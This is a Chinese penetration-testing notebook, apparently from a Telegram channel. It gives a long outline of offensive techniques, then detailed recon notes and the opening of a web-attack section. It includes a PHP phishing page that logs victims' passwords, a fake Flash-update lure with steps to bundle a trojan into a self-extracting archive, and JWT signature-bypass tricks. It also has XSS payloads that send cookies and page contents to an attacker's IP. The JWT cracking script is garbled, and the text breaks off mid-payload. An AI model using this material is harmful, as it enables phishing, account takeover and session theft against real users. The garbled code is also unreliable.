- 频道:@shentou8

渗透笔记

声明1：

依照《中华人民共和国网络安全法》等相关法规规定，任何个人和组织不得从事非法侵入他人网络、干扰他人网络正常功能、窃取网络数据等危害网络安全的活动；不得提供专门用于从事侵入网络、干扰网络正常功能及防护措施、窃取网络数据等危害网络安全活动的程序、工具；明知他人从事危害网络安全的活动的，不得为其提供技术支持、广告推广、支付结算等帮助。

声明2：

以下内容均在本地完成复现，不涉及任何非法行为，不允许使用本项目所提及的所有技术内容进行非法行为，使用技术的风险由使用者自行承担。

- 信息收集
  - Whois
  - 网站IP
    - 是否存在CDN
    - Bypass cdn常规方式
  - 域名历史IP
  - 网站架构/服务器指纹/CMS识别/容器
  - 子域名
  - 网站使用的CMS的官方demo站
  - SSL证书信息
  - DNS历史解析记录
  - 同服站点情况
  - 同样架构或源码的站
  - 网站js
  - 网站使用的第三方js
  - 云信息
  - APP反编译
  - C段/B段信息
  - 工具
  - 端口对外开放情况
  - 目录扫描/爬虫(慎用)
  - WAF情况识别
  - 随手测试
  - 搜索引擎
  - Shodan/fofa/zoomeye
  - Google dorks
  - 信息泄露
  - 网页缓存
  - 图片反查
  - 社交
  - 手机号加入通讯录匹配各个APP用户信息
  - 注册过的网站
  - 目标人员的兴趣
  - 邮箱搜集
  - Exchange
  - 验证邮箱是否存在
  - 历史泄露过的资料等
  - Github/Gitee等代码托管平台
  - 被入侵网址列表
  - GPS查询
  - 网站URL提取
  - 蜜罐判断(参考一下即可)
  - 默认密码
  - 如需注册
  - 企业信息
- 入口点
  - win10 安装kali(wsl)
  - 水坑攻击
    - XSS克隆钓鱼
    - 伪造页面钓鱼
      - 1
      - 2
  - 对外服务攻击
    - Web
      - 前端/逻辑漏洞
        - 注册
        - 登录
        - 任意密码重置
        - 信息泄露
        - 后台
      - JWT攻击手法
        - 未校验签名
        - 禁用哈希

        - 暴破弱密钥
    - XSS
    - CSRF
    - php任意文件读取/下载
    - php文件包含
        - 常用协议
        - Getshell
            - allow_url_include 开启时Getshell
            - allow_url_include 关闭时Getshell
            - 包含日志文件getshell
            - 上传个图片格式的木马直接包含
            - 限制后缀时
            - phpinfo-LFI 本地文件包含临时文件getshell
            - session + lfi getshell
            - LFI SSH Log
            - RFI&命令注入上线MSF
    - XML
        - XML注入
        - XXE
            - 判断
            - 挖掘
            - 有回显读取本地文件
            - Blind OOB XXE无回显读取
            - 列目录
            - 不同平台支持的协议
            - 执行命令
            - 内网主机探测
            - 内网端口扫描
            - 内部DTD利用
            - Linux
            - Windows
            - XXE写shell
    - SSRF
        - 定义
        - 成因
        - 挖掘
            - XML
            - 数据库
            - MongoDB
            - PostgresSQL
            - MSSQL
            - 图片处理函数
        - 攻击
            - 文件读取
        - 端口探测
            - SSRF+Redis
            - 302反弹shell
            - Mysql
            - Weblogic SSRF+Redis
            - Ueditor SSRF
            - Discuz
            - 探测存活主机
            - 内外网资产对应
            - 绕过方法
            - gopher协议的脚本转换
            - 协议
            - dict协议写shell
            - slaveof复制shell到目标
            - slaveof反弹shell
    - Fuzz/扫描web
        - WFuzz
        - Cewl
        - Dirsearch
    - Bypass WAF
        - SQL注入分块传输
        - 自动提供可用的tamper
        - 垃圾数据
        - 上传bypass
            - 图片文件头
            - 添加图片头或合并图片包含
            - 后缀大小写
            - 文件名前缀加[0x09]
            - 上传.htaccess
            - 二次渲染
            - 上传php3,php4,phtml等
            - 文件名后加::$DATA
            - asp . (空格+.)
            - php. .(点+空格+点))

        - 双写phphpp
        - 00截断
        - 修改一些固定的参数
        - 文件名去掉双引号
        - 加一个filename1的参数
        - form变量改成f+orm
        - 去掉form-data
        - 在Content-Disposition或form-data;后添加多个空格
        - 引号回车
        - Content-Type和ConTent-Disposition调换位置
        - 文件名前缀加空格
        - name前加空格
        - form-data的前后加上+
    - ASP+IIS
    - Asp+iis&aspx+iis
    - apache
    - 大小写/关键字
    - 双重url编码
    - 变换请求方式
    - HPP参数污染
    - 数据库
        - Access
        - Mysql
        - MSSQL
    - WAF
- 未授权访问
    - Redis未授权访问
        - 测试
        - JS打内网
        - 反弹shell
        - 写shell
        - SSH
        - redis-rogue-getshell
        - redis-rogue-server
        - redis在windows下的利用
        - Lua RCE
    - Jenkins未授权访问
    - MongoDB未授权访问
    - ZooKeeper未授权访问
    - Elasticsearch未授权访问
    - Memcache未授权访问
    - Hadoop未授权访问
    - Docker未授权访问
    - ActiveMQ未授权访问
    - JBOSS未授权访问
- 阿里云OSS Key利用
- Linux绕过disable_function
    - LD_PRELOAD
    - php7.0-7.3 bypass
    - windows系统组件com绕过
    - CGI启动方式
    - ImageMagick组件绕过
    - 常规函数绕过
    - pcntl_exec
    - imap_open函数
    - php7.4 FFI绕过
    - shellshock
    - 蚁剑插件
- open_basedir绕过
- Tomcat Ajp LFI&RCE
- Mysql连接文件读取
- Mysql开启外连
- MSSQL&Agent Job上线
- 注入无列名
- DNSLog
    - 注入
        - MYSQL
        - MSSQL
        - postgreSQL
        - Oracle
    - 命令执行
    - XXE
    - Struts
    - weblogic
    - Resin
    - Discuz
- PHPMyadmin
    - LOG

                - 慢查询
                - 任意文件读取
                - LFI
                - RCE
            - PHP-FPM RCE
            - phpstudy后门
            - cmdhijack
        - Database
            - MSSQL
            - PostgreSQL
    - 近源攻击
        - WI-FI破解
            - wifite
            - Aircrack-ng
        - 钓鱼网络
            - Hostapd
            - Hostapd-wpe
        - 无线干扰
            - Beacon flood
            - Deauth flood
            - Mdk3 destruction
            - WiFi芯片esp8266
            - Mdk4
            - CVE-2018-4407
            - 绕过mac地址认证
                - Ifconfig
                - Macchanger
        - BadUSB
        - 克隆卡
        - 蓝牙
    - 鱼叉式攻击
        - 钓鱼邮件
            - CVE
                - CVE-2017-11882
                - CVE-2017-0199
                - CVE-2012-0158
                - CVE-2017-0143
            - 可执行文件
            - 文档文件的伪造
            - 扩展名/图标
            - 捆绑
            - 宏
            - 0day
            - CHM
        - 钓鱼链接
            - URL跳转
            - 结合恶意文档或程序
            - 短URL
            - 结合水坑攻击
            - 相似域名
            - 域名窃取
        - 第三方服务鱼叉
- 免杀
    - MSF免杀
        - nps_payload
        - 编码器
        - c/c++源码免杀
            - 指针执行
            - 申请动态内存
            - 嵌入汇编
            - 强制类型转换
            - 汇编花指令
            - XOR加密
            - 远程线程注入
            - 加载器免杀
                - shellcode_launcher
                - SSI加载
        - c#源码免杀
            - 直接编译
            - 加密处理
            - XOR/AES编码
            - CSC+InstallUtil
        - Python源码免杀
            - pyinstaller加载C代码编译
            - pyinstaller加载py代码编译(*)
            - Py2exe打包exe
            - Base64编码+Pyinstaller打包
            - 加载器分离

            - hex
            - Base64(*)
        - DLL劫持
        - MSBuild
        - GreatSCT
        - Mshta
        - InstallUtil
        - Veil
        - RC4
        - 捆绑
        - Evasion模块
        - Phantom-Evasion
        - Shellter
        - the-backdoor-factory
        - zirikatu
        - hanzoInjection
    - PowerShell免杀
        - 直接生成
        - 分块免杀
        - Invoke-Shellcode加载
        - Invoke-Obfuscation
        - Xencrypt
        - PyFuscation
        - 拆分+C编译
        - 行为检测
        - Out-EncryptedScript
        - cobalt strike powershell免杀
    - Ruby
    - Golang
        - 加载器
            - go-shellcode
            - Gsl
- 内网&域
    - Powershell
        - 远程执行
        - 加载exe
        - EXE2PS1
        - 绕过策略
            - Base64
            - 写入bat绕过
            - 拼接拆分字符串
            - Replace替换函数
            - HTTP字符拼接绕过
            - 图片免杀
            - 加载shellcode
            - 加载dll
    - Windows安全标识符(SID)
    - 提权
        - Impacket工具包
        - Windows-exploit-suggester
        - Wesng
        - Searchsploit
        - 激活guest
        - MYSQL udf
        - MYSQL Linux Root
        - MSSQL
            - xp_cmdshell
            - xp_regwrite
            - xp_dirtree
            - sp_oacreate
            - 沙盒执行
            - WarSQLKit(后门)
        - MSF
        - Bypass UAC
            - MSF
            - DccwBypassUAC
            - K8uac
            - CMSTP
            - Uacme
            - Bypass-UAC
            - DLL hijack
            - SilentCleanup
            - Sdclt
                - 1
                - 2
            - Makecab&Wusa
            - CLR BypassUAC
            - eventvwr劫持注册表

        - Web Delivery
        - Invoke-PsUACme
    - Whitelist(白名单)
        - GreatSCT
        - JSRat
        - Odbcconf.exe
        - Msiexec.exe
        - InstallUtil.exe
        - Compiler.exe
            - 1.xml
            - 1.tcp
        - Csc
        - Regasm
        - Msbuild
        - Winrm
        - Mshta
        - Regsvr32
        - Rundll32
            - 执行文件
            - 无弹窗执行
            - 增删注册表
            - 写文件
            - Out-RundllCommand
        - DotNetToJScript
            - StarFighters
            - 绕过AMSI执行
        - WMIC
        - Msxsl
        - CPL
    - Runas
    - 令牌窃取
        - MSF
        - Cobalt strike
    - 密码窃取
        - 伪造锁屏
        - 伪造认证框
            - CredsLeaker
            - LoginPrompt
            - Nishang-Invoke-CredentialsPhish
    - RottenPotato
    - PowerUp
    - Powerup-AlwaysInstallElevated
    - AlwaysInstallElevated提权
    - Trusted Service Paths
    - Vulnerable Services
    - Sudo提权
    - Linux计划任务
    - Linux SUID提权
        - Find
        - NMAP
        - VIM
        - BASH
        - CP/MV
    - Linux /etc/passwd提权
    - Linux脏牛提权
- RDP&Fireawall
    - 爆破
    - 注册表开启
    - NETSH启动服务
    - 注入点开启
    - MSF开启
    - Wmic开启
    - 防火墙
    - 多用户登录
    - RDP连接记录
    - 删除痕迹
- 端口映射&转发
    - MSF
    - lcx.exe
    - SSH
        - 正向转发
        - 反向转发
    - Invoke-SocksProxy
    - SSF
        - 单层网络正向转发
        - 单层网络反向转发
    - Netsh
    - Iptables

- chisel
- 命令&控制
  - Interactive shell
  - Script reverse shell
    - bash
    - nc
    - telnet
    - php
    - python
    - perl
    - ruby
  - OpenSSL encrypt shell
    - Linux
    - Windows
  - Dnscat2
    - Powercat
    - Dnscat2 exe
  - DNS TXT Command
  - Powershell
    - MSF+Powershell
    - Powercat
    - Nishang
      - Bind shell
      - 反向shell
      - UDP反向shell
      - HTTPS
      - ICMP
    - Base64
  - Metasploit
    - 常规使用
    - 技巧使用
    - 模块
      - Auxiliary
      - Payload
        - Windows
        - Linux
        - MacOS
        - Web
        - Android
        - shellcode
        - msf设置监听
    - Meterpreter
      - 交互
      - 提权
      - 命令
      - 文件操作
      - 后渗透&权限维持
      - 清理日志
    - MSF派生Cobalt strike和Empire
      - 派生Empire
      - 派生Cobalt Strike
  - Empire
    - 安装
    - 监听
    - 生成
    - 连接靶机及其他操作
    - 提权
    - 横向
      - 令牌窃取
      - 会话注入
      - Hash传递
    - 后门&持久化
      - 映像劫持
      - 注入注册表启动项
      - 计划任务
      - WMI
      - 注入SSP
    - Collection（信息采集）
    - Code_execution（代码执行）
    - Credentials（身份凭证）
    - Exfiltration（数据窃取）
    - Exploitation（漏洞利用EXP）
    - Lateral_movement（横向移动）
    - Management（管理）
    - Persistence（持久化）
    - Privesc（权限提升）
    - Recon（侦察）
    - Situational_awareness（态势感知）

        - Trollsploit（恶作剧）
        - Empire Word
        - Empire派生Cobalt Strike和MSF
            - 派生MSF
            - 派生Cobalt Strike
    - Cobalt Strike
        - 安装
        - 部署TeamServer
        - 模块
        - 连接
        - 监听器
        - 攻击模块
        - 视图模块
        - 交互
        - Beacon
        - 克隆网站
        - office宏
        - 钓鱼邮件
        - 加载脚本
        - 浏览器劫持
        - 权限维持
        - 横向
        - 隔离网络
            - 权限机中转
            - SMB_beacon
            - SSH login
        - 代理
        - 部署VPN
        - Cobalt strike派生 Empire和MSF
            - 派生Empire
            - 派生MSF
    - JSRat
    - CrackMapExec
        - 信息收集
        - 爆破
        - 可用模块
        - PTH
        - 执行命令
    - koadic
    - SILENTTRINITY
    - Browser C2
    - DropBox C2
    - Gmail C2
        - Gcat
        - Gdog
    - Telegram C2
- 信息收集
    - Cmd
    - Wmi
    - PowerView
    - Linux
- HTTP服务
- 文件操作
    - Windows查找文件
    - Linux查找文件
    - 创建
    - 压缩
    - 解压
    - 传输
        - FTP
        - VBS
        - JS
        - Bitsadmin
        - Powershell
            - 1
            - 2
            - 3
            - 4
            - 5
        - Certutil
        - Python
        - Perl
        - PHP
        - Curl
        - wget
        - nc
        - SCP
- Hash&密码

- 破解网址
- GoogleColab破解hash
- 密码策略
- 开启Wdigest
  - Cmd
  - powershell
  - meterpreter
- Getpass
- QuarksPwDump
- MSF
- Empire
- Invoke-Dcsync
- Mimikatz
  - 调用mimikatz远程抓取
  - 横向批量抓hash
    - Schtasks
    - Wmic
  - 直接使用
  - Powershell Bypass
  - .net 2.0
  - .net 4.0 Msbuild
  - JScript
  - Procdump64+mimikatz
  - Dumpert
  - Cisco Jabber转储lsass
  - 绕过卡巴斯基
  - 远程LSASS进程转储-Physmem2profit
  - SqlDumper+mimikatz
  - Mimipenguin
- 缓存hash提取
  - 注册表
  - Ninjacopy
  - Quarks-pwdump
- 域hash提取
  - Ntdsutil
  - Vssadmin
  - Impacket
  - NTDSDumpex
  - WMI调用Vssadmin
  - PowerSploit
  - Nishang
  - Mimikatz
  - MSF
- laZagne
  - windows
  - Linux
- 敏感信息
  - Seatbelt
  - VNC密码
  - Navicat信息
  - Chrome保存的密码
  - Foxmail
  - firefox保存的密码
  - SecureCRT

◦ 横向

- 探测存活主机
  - For+Ping命令查询存活主机
  - NbtScan
  - NMAP
    - 代理nmap扫描
  - NetDiscover
  - rp-scan
  - MSF
- 探测服务&端口
  - Powershell
    - Powersploit
    - Nishang
  - SMB
    - MSF
    - NMAP
    - CMD
  - Linux Samba服务
  - MSF
    - 端口
    - 服务
  - Nc
  - Masscan
  - PTScan

    - CobaltStrike+K8 Aggressor
        - 存活主机
        - MS17010
        - 操作系统信息
        - 内网站点banner、标题扫描
        - FTP爆破
        - WMI爆破windows账户密码
        - 思科设备扫描
        - 枚举共享
        - 枚举SQL SERVER数据库
- 执行命令&IPC&计划任务
    - AT
    - Schtasks
    - WMIC
- 快速定位域管理登过的机器
- MSF添加路由
- MSF管道监听
- 代理
    - SSH
        - 正向代理
        - 反向代理
        - SSH隧道+rc4双重加密
        - 公网SSH隧道+Local MSF
    - socks4a
    - socks5
    - 基于web的socks5
        - reGeorg
        - Neo-reGeorg
        - ABPTTS端口转发
        - Tunna转发
    - Earthworm
        - 正向(目标机存在外网IP):
        - 反弹socks5(目标机无外网IP):
        - 二级环境(A有外网，B内网无外网):
        - 二级环境(A无外网，B内网无外网):
        - 三级环境(A无外网,B内网无外网通A,C通B):
    - Frp
    - SSF
        - 正向socks代理
        - 反向socks代理
        - 多级级联
        - 反弹shell
    - Shadowsocks
    - Goproxy
    - Chisel
    - 代理软件
- Ngrok内网穿透
- MS17-010
- MS08_067
- 攻击MySQL数据库
- 攻击MSSQL数据库
- 隔离主机payload
- 爆破
    - Hydra
    - Medusa
    - 域内爆破
        - Kerbrute
        - DomainPasswordSpray
- 方程式内网不产生session
- Kerberoasting
    - SPN发现
        - cmd
        - Powershell
        - Empire
    - 申请票据
    - 导出票据
    - 破解密码
    - 重写票据
    - GetUserSPNs
- ASEPRoasting
- PASS-THE-HASH
    - WMIExec & TheHash
    - WMI
        - wmiexec.py
        - wmiexec.vbs
        - Powershell
    - Psexec
    - Mimikatz

        - pth-winexe
        - Smbexec
    - PASS-THE-TICKET
        - 名词
        - 黄金票据+Mimikatz
        - 白银票据+Mimikatz
        - MS14-068
        - Mimikatz+MSF
        - goldenPac.py
    - 账户委派
        - 账户非受限委派
        - 账户受限委派
    - 资源受限委派
    - CVE-2019-0708
    - NTLM中继
        - Ntlmrelayx+资源受限委派
        - Responder
            - SMB协议截获
            - WPAD代理欺骗
            - Web漏洞
            - 中继攻击
            - NTLMv2Hash破解
    - GPP-Password
    - WinRM无文件执行
    - 添加域管命令
    - SSH密钥免密登录
    - 获取保存的RDP密码
- 后门&持久化
    - 影子用户
    - RID劫持
    - Guest激活
    - 映像劫持
        - Sethc
        - 轻松使用
        - IFEO静默执行
    - 注册表启动项
        - MSF
        - CMD
    - 计划任务
        - 加载powershell
        - 执行exe
    - 进程注入
        - AppCertDlls
        - AppInit_DLLs
        - MSF
    - 登录初始化
        - 屏幕保护程序
    - MOF
    - WinRM端口复用
    - 创建服务
    - Bitadmin
    - CLR Injection
    - COM OBJECT hijacking
        - CAccPropServicesClass and MMDeviceEnumerato
        - Explorer
    - Squibledoo
    - DLL劫持
        - 劫持1
        - 劫持2
        - MSDTC服务劫持
        - Rattler
    - DLL代理劫持右键
    - 使用AMSI扫描接口维持权限
    - DLL劫持计划任务
    - DLL注入
        - Powershell
        - InjectProc
    - 通过控制面板加载项维持权限
    - 通过自定义.net垃圾回收机制进行DLL注入
    - Windows FAX DLL Injection
    - DSRM+注册表ACL后门
    - DCShadow&SID History
    - DCSync后门
    - Netsh Helper DLL
        - MSFvenom生成DLL
        - MSF+web_delivery
        - MSF&Shellcode
    - MSSQL后门

        - NSSM
        - 添加签名
        - Metsvc
        - Persistence
        - HookPasswordChangeNotify
        - NPPSpy记录密码
        - Password Filter DLL
        - WMIC事件订阅
        - WMI-Persistence
        - Invoke-Tasksbackdoor
        - Invoke-ADSBackdoor
        - ADS隐藏webshell
        - ADS&JavaScript
        - Empire
            - LNK后门
            - WMI
        - 注入SSP被动收集密码
            - Mimikatz
            - Empire
            - Powersploit
        - 基于域策略文件权限后门
        - Kerberoasting后门
        - S4U2Self后门
        - 受限委派后门
        - Skeleton Key万能钥匙
        - 唯一IP访问
        - Linux cron后门
        - Strace记录ssh密码
        - SSHD后门
        - 进程注入
        - SSH wrapper后门
        - SUID Shell
        - SSH公私钥登录
        - Reptile
        - Kbeast_rootkit
        - OpenSSH后门
        - IPTables端口复用
        - 文件处理
        - IIS_Bin_Backdoor
        - IIS_NETDLL_Spy
        - IIS_RAID
        - JAVA Web Backdoor
        - Tomcat JSP HideShell
        - Apache Module后门1
        - Apache Module后门2
        - Apache Module后门3
        - Nginx Lua后门
        - PwnNginx
- 渗透和红队tips
    - 父进程破坏
    - IoT高频率账户密码
    - Bypass mod_security
    - 查找git和svn的字典
    - Top 25 重定向dorks
    - 使用grep快速去除垃圾数据
    - 已泄露的密码整理出的字典
    - 命令注入Bypass
    - 查询是否存在heartbleed漏洞
    - 远程解压文件
    - Top25 ssrf dorks
    - 使用SecurityTrails API查询子域名
    - 邮件地址payload
    - Web server日志分析命令
    - Bypass AMSI
    - Bypass AMSI 2
    - CVE-2020-5902
    - 一些可尝试绕过白名单的执行
    - 绕过lsa protection
    - Pezor免杀
    - 动态调用进程注入逻辑
    - 在Windows Server 2016和2019中绕过Windows Defender
    - 内存中解码shellcode绕过av
    - cshot shellcode远程加载器
    - thinkphp渗透手段
    - 使用windows defender下载文件
    - Powershell脚本混淆绕过amsi和av
    - 通过挂起EventLog服务线程禁用Windows事件日志

- dedecms
- dedecms前台重置任意管理员密码
- Shiro rememberMe反序列化漏洞
- Shiro Padding Oracle Attack
- shiro权限绕过
- 编辑器漏洞
- 宝塔面板未授权访问phpmyadmin
- 深信服
- 从LFI到RCE

- 隐藏windows服务

信息收集

Whois

站点注册人注册过的其他网站(对注册人、邮箱、电话的反查)，对查到的站点的深入

网站IP

是否存在CDN

Ping、多地ping、国外ping

Bypass cdn常规方式

子域名 https://dnsdb.io/zh-cn/ Ping根域名 Nslookup Cloudflare的真实IP寻找 http://crimeflare.org:82/cfs.html https://github.com/gwen001/pentest-tools/blob/master/cloudflare-origin-ip.py 查找老域名 查找关联域名 www.baidu.com www.baidu.cn www.baidu.org www.baidu.xyz等等 信息泄露/配置文件 Phpinfo 网页源码 Svn Github Shodan/fofa/zoomeye SSL证书记录 https://censys.io/ 网站漏洞 Xss Ssrf 命令执行 SQL注入(某种情况loadfile读取linux的ip配置文件，hosts文件等) DNS记录，证书记录 设置xff/x-remote-ip/x-remote-addr为127.0.0.1/或ipv6地址 RSS订阅/邮件头 APP反编译搜索/截取APP的请求信息 修改hosts文件指向

域名历史IP

https://x.threatbook.cn/

网站架构/服务器指纹/CMS识别/容器

Whatweb 网页源代码 请求头/响应头 网站底部，顶部，左上角右上角 网站报错信息 http://www.yunsee.cn/ 域名/install Firefox插件Wappalyzer CMS漏洞定位版本对应已知漏洞检查 CMS未知漏洞挖掘 Web容器已知漏洞(解析漏洞这种) 显示网站使用的技术 https://builtwith.com/ 中间件、组件 Weblogic、tomcat、zabbix、struts、axis等 https://github.com/FortyNorthSecurity/EyeWitness

子域名

老站、同样架构或同源码的子站 爆破，接口查询 https://phpinfo.me/domain/ https://d.chinacycc.com/index.php?m=Login&a=index subDomainBrute、knockpy OWA发现、dig adfs、dig mail https://dns.bufferover.run/dns?q=baidu.com http://api.hackertarget.com/reversedns/?q=target.com

网站使用的CMS的官方demo站

找不到demo就找源码开发者，加群什么的，结合社会工程学要个后台截图(对于一些后台目录复杂的cms)，注意看网站上一些功能介绍的截图。

SSL证书信息

https://crt.sh/?q=%25.target.com https://censys.io/certificates?q=target.com https://github.com/cheetz/sslScrape

DNS历史解析记录

https://dnsdumpster.com/ https://censys.io/ https://securitytrails.com/ 域传送漏洞检查 Dnsenum、fierce http://ha.ckers.org/fierce/ $ ./fierce.pl -dns example.com $ ./fierce.pl –dns example.com –wordlist myWordList.txt

> dig @ns.example.com example=.com AXFR nslookup -type=ns xxx.yyy.cn #查询解析某域名的DNS服务器 nslookup #进入nslookup交互模式 server dns.domian.com #指定dns服务器 ls xxx.yyy.cn #列出域信息
>
> ## 同服站点情况
>
> https://site.ip138.com/ 火狐插件flagfox,配置单击指向bing查ip对应的域名
>
> ## 同样架构或源码的站
>
> ## 网站js
>
> https://github.com/003random/getJS https://github.com/Threezh1/JSFinder 或浏览器F12也可以看到加载的 敏感信息、可能存在漏洞的参数等信息 查看网页源代码，注释的一些信息，比如没有删掉的接口、前台没有的页面、越权、注入、js等

网站使用的第三方js

云信息

Aliyun、AWS、GCP、Azure等 查找可公开访问的实例 https://github.com/gwen001/s3-buckets-finder https://github.com/nccgroup/aws-inventory https://github.com/jordanpotti/AWSBucketDump

APP反编译

url、js、osskey、api等信息查找 搜集到接口该怎么做 Fuzz常见参数

C段/B段信息

Banner、是否存在目标的后台或其他入口/其他业务系统

工具

recon-ng,theharvester,maltego,exiftool等 https://www.spiderfoot.net/ https://github.com/smicallef/spiderfoot

端口对外开放情况

Masscan、scanport等 针对常见的那些端口的利用的常规方法 常见的未授权访问的服务如redis，mongodb等

目录扫描/爬虫(慎用)

WAF情况识别

https://github.com/EnableSecurity/wafw00f 做好绕过策略的计划

随手测试

单引号 xx.jpg/.php admin/123456 万能密码 Heartbleed漏洞

搜索引擎

Google自定义搜索引擎整合的300多个社交网站 https://cse.google.com/cse?key=AIzaSyB2lwQuNzUsRTH-49FA7od4dB_Xvu5DCvg&cx=001794496531944888666:iyxger-cwug&q=%22%22 Google自定义搜索引擎整合的文件共享网站 https://cse.google.com/cse/publicurl?key=AIzaSyB2lwQuNzUsRTH-49FA7od4dB_Xvu5DCvg&cx=001794496531944888666:hn5bcrszfhe&q=%22%22 领英用户提取 https://cse.google.com/cse?cx=001394533911082033616:tm5y1wqwmme

Shodan/fofa/zoomeye

Google dorks

Site,filetype,intitle,inurl,intext等

信息泄露

电话、邮箱，姓名 目录遍历 备份文件 (www.zip,xx.com.zip,www.xx.com.zip,wwwroot.zip) .svn/.git/sql/robots/crossdomin.xml/DS_Store等 https://github.com/lijiejie/ds_store_exp https://github.com/admintony/svnExploit 若是论坛ID=1的用户名一般为管理、或查看帖子信息、生成字典 网页上客服的QQ(先判断是企业的还是个人，用处有时不太大，看怎么用，搞个鱼叉什么的)

网页缓存

http://www.cachedpages.com/

图片反查

百度识图、googleimage、tineye 原图查询坐标

社交

QQ、weibo、支付宝、脉脉、领英、咸鱼、短视频、人人、贴吧、论坛 外网信息 有些人喜欢把自己的生活传到外网 推特、ins、fb等

手机号加入通讯录匹配各个APP用户信息

注册过的网站

https://www.reg007.com/ https://www.usersearch.org/

目标人员的兴趣

目标人员的兴趣 注册过的小众论坛，站点 针对此类站点的深入 收集到的用户名，电话等信息生成字典

邮箱搜集

https://hunter.io/ https://github.com/killswitch-GUI/SimplyEmail

Exchange

https://github.com/dafthack/MailSniper

验证邮箱是否存在

https://tools.verifyemailaddress.io/

历史泄露过的资料等

库 https://haveibeenpwned.com/ https://github.com/kernelmachine/haveibeenpwned

Github/Gitee等代码托管平台

https://github.com/dxa4481/truffleHog https://github.com/lijiejie/GitHack https://github.com/MiSecurity/x-patrol
https://github.com/az0ne/Github_Nuggests https://github.com/mazen160/GithubCloner克隆用户的github

被入侵网址列表

http://zone-h.org/archive wooyun镜像查找目标企业曾出现的漏洞

GPS查询

https://www.opengps.cn/Default.aspx

网站URL提取

http://www.bulkdachecker.com/url-extractor/

蜜罐判断(参考一下即可)

https://honeyscore.shodan.io/

默认密码

https://default-password.info/ http://routerpasswords.com

如需注册

Sms https://www.materialtools.com/ http://receivefreesms.com/ Email https://10minutemail.net/ https://zh.mytrashmailer.com/
http://24mail.chacuo.net/enus https://www.linshiyouxiang.net/ Fake id https://www.fakenamegenerator.com/ http://www.haoweichi.com/
https://www.fakeaddressgenerator.com/

企业信息

天眼查、企查查、企业信用信息公示系统 企业邮箱收集，企业架构画像、人员统计、人员职责、部门、WiFi、常用部门密码、人员是否泄露过密码、人员平时爱逛的站点、OA/erp/crm/sso/mail/vpn等入口、网络安全设备（waf,ips,ids,router等统计）、内部使用的代码托管平台(gitlab、daocloud等)，bug管理平台、服务器域名资产统计

入口点

win10 安装kali(wsl)

Microsoft Store查找kali下载。 Powershell执行 Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux 源设置vim /etc/apt/source.list deb http://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free deb-src https://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free deb http://mirrors.zju.edu.cn/kali kali-rolling main contrib non-free deb-src http://mirrors.zju.edu.cn/kali kali-rolling main contrib non-free sudo su passwd root修改root密码 apt-get update &apt-get upgrade 更新 apt-get dist-upgrade apt-get clean cmd>kali config --default-user root 设置默认启动用户为root cmd>net stop/start LxssManager重启服务 apt-get install metasploit-framework apt install kali-linux-full 安装完整kali工具集

水坑攻击

XSS克隆钓鱼

保存js&css到服务器，登录action改为接受密码的文件action="./pass.php" <?php //php $user=$_POST['username']; $pass=$_POST['password']; $file=fopen('pass.txt','a+'); fwrite($file,$user."|"."pass" . "\n"); fclose($file); echo "\n"; ?> 构造payload php –S 0.0.0.0:8080 –t ./

伪造页面钓鱼

1

https://github.com/r00tSe7en/Fake-flash.cn 添加xss平台模块 window.alert = function(name){ var iframe = document.createElement("IFRAME"); iframe.style.display="none"; iframe.setAttribute("src",'data:text/plain'); document.documentElement.appendChild(iframe); window.frames[0].window.alert(name); iframe.parentNode.removeChild(iframe); } alert("您的FLASH版本过低，尝试升级后访问该页面！"); window.location.href="http://www.flash.com"; 制作自解压捆绑 一个马.exe，一个正常exe，全选，winrar添加到压缩文件，选择创建自解压格式压缩文件，高级->自解压选项，设置解压路径，c:\windows\temp\，设置->解压后运行两个exe文件，模式全部隐藏，更新，解压并更新文件，覆盖所有文件。 ResourceHacker修改文件图标

2

if(empty($_COOKIE['flash'])){

```
echo '<script>alert("你当前计算机的Flash软件已经很久未更新，将导致无法正常显示界面内容，请下载安装最新版本！");window.location="http://www.flash.cn.xx.com/"</script>';
setcookie("flash","true",time()+30*2400);
```

}

对外服务攻击

Web

前端/逻辑漏洞

注册

任意用户注册 可爆破用户名 注入 XSS

登录

爆破用户名，密码 注入 万能密码 Xss Xss+Csrf 修改返回包信息，登入他人账户 修改cookie中的参数，如user,adminid等

任意密码重置

1．重置一个账户，不发送验证码，设置验证码为空发送请求。 2．发送验证码，查看相应包 3．验证码生存期的爆破 4．修改相应包为成功的相应包 5．手工直接跳转到校验成功的界面 6．两个账户，重置别人密码时，替换验证码为自己正确的验证码 7．重置别人密码时，替换为自己的手机号 8．重置自己的成功时，同意浏览器重置别人的，不发验证码 9．替换用户名，ID，cookie，token参数等验证身份的参数 10．通过越权修改他人的找回信息如手机/邮箱来重置

信息泄露

HTML源码、JS等查看信息搜集一章

后台

登录参数修改为注册参数/reg、/register、/sign等

JWT攻击手法

https://jwt.io/#debugger-io

未校验签名

将原JWT串解码后修改用户名等身份认证的地方，生成新token发送请求

禁用哈希

Alg代表加密方式，修改用户名等身份认证的地方，把HS256设置为none生成token发送请求，使用python的pyjwt模块

```
>>> import jwt
>>> jwt.encode({'user':'admin','arg1':'value1','arg2':'value2'},algorithm='none',key='')
'eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJhcmcxIjoidmFsdWUxIiwiYXJnMiI6InZhbHVlMiIsInVzZXIiOiJhZG1pbiJ9.'
>>>
```

jwt.encode({'user':'admin','arg1':'value1','arg2':'value2'},algorithm='none',key='')

暴破弱密钥

> pip3 install pyjwt python3 crack.py import jwt import termcolor

jwt*str = R'token' with open('/root/password.txt') as f: for line in f: key* = line.strip() try: jwt.decode(jwt*str,verify=True,key=key*) print('\r','\bfound key -->',termcolor.colored(key,*'green'),'<--') break *except(jwt.exceptions.ExpiredSignatureError,jwt.exceptions.InvalidAudienceError,jwt.exceptions.InvalidIssuedAtError,jwt.exceptions.InvalidIssuedAtError,jw print('\r','\bfound key -->',termcolor.colored(key,*'green'),'<--') except jwt.exceptions.InvalidSignatureError: print('\r',' ' * 64, '\r\btry',key_,end='',flush=True) continue else: print('\r','\bnot found.')

XSS

打COOKIE svg/onload="javascript:document.location.href=('http://xx.xx.xx.xx:7777?cookie='+document.cookie)" 读取HTML svg/onload="document.location='http://xx.xx.xx.xx:7777/?'+btoa(document.body.innerHTML)" 读文件 <svg/onload=" xmlhttp=new XMLHttpRequest(); xmlhttp.onreadystatechange=function() { if (xmlhttp.readyState==4 && xmlhttp.status==200) {

```
